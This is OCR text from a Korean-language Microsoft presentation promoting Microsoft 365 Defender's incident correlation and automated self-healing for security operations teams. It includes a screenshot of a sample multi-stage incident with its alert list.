
자동화된 자체 복구 마이크로소프트 위협 전문가

사례 연구

Microsoft Defender 내에서 공격에 대응하는 SOC

공격 시나리오에 대한 설명





Microsoft 365 Defender 통합 포털


→ Microsoft 365 E5 라이선스 또는 개별 제품 E5 라이선스

→ 한 개의 E5만 있더라도 Microsoft 365 Defender를 사용하고 시간이 지남에 따라 확장하여 제품 간 가치를 얻을 수 있습니다.

Microsoft 365 Defender 대시보드

→ 우리 조직의 전반적인 보안 상태

→ 다음으로 우선 순위가 높은 SOC 작업 항목은?



1000 회 발생/ 일

→ 일반적인 규모의 조직의 Microsoft Defender가 의심스럽거나 악의적인 동작 발견

→ 경고 대기열이 많다...

보호 우선

→ Microsoft 365 Defender는 완벽한 보호 스택!


→ Microsoft 365 도메인 간의 협업으로 보호 강화

→ 사고 발생의 70%가 완전히 방지되어 즉각적인 SOC 조치가 필요하지 않음

1,000 회 발생

↓

300 경고



사건에 대한 경고

→ 동일한 공격과 관련된 경고를 단일 SOC 작업 항목으로 연관시킴

→ 사건 제목으로 내용과 우선순위 암시

→ 타사 도구 통합을 위한 인시던트 API

300 경고
↓
40 사건

자동화된 자체 복구

→ Microsoft 365 워크로드 전반에 걸쳐 손상된 자산에 대한 자동 조사 및 문제 해결

→ 사건의 75% 자동 해결

40 사건
↓
10 사건

Microsoft 365 Security

Incidents > Multi-stage incident involving Initial access, Execution & Ex-filtration cross multiple assets

Summary | Alerts (25) | Devices (2) | Users (2) | Mailboxes (1) | Investigations (12) | Evidence (54)

Alerts and categories

25/25 active alerts
6 MITRE ATT&CK tactics
2 other alert categories

Jun 2, 2020, 3:57:59 PM | **New**
Suspicious URL clicked on cont-pollyharre

Jun 2, 2020, 3:58:22 PM | **New**
A link file (LNK) with unusual characteristics was opened on cont-pollyharre

Jun 2, 2020, 3:58:26 PM | **New**
Suspicious PowerShell command line on cont-pollyharre

Jun 2, 2020, 3:58:26 PM | **New**
Suspicious PowerShell command line on cont-pollyharre

Jun 2, 2020, 3:58:34 PM | **New**
A script with suspicious content was observed on cont-pollyharre

Scope

2 impacted devices
2 impacted users
1 impacted mailbox

Top impacted entities

Entity type	Risk level/investigation priority	Tags
cont-pollyharre	High	IT Team
cont-mikebarden	High	IT Team
mike.barden	No data available	Office 365 admini
adrian.bard	No data available	
polly.harrell@mtptestlab01.onmicr...	No data available	

View entities

Evidence

54 entities found

View all entities

사건 요약

→ 모든 공격 자료를 한 곳에서 자동으로 수집 :

→ MITRE 매핑

→ 범위 및 영향을 받는 엔티티

→ 연관된 경고

→ 자동 복구 상태

→ 수집된 모든 증거


→ 보다 빠르고 효율적인 조사

Manage incident | Consult a threat expert | Comments and history

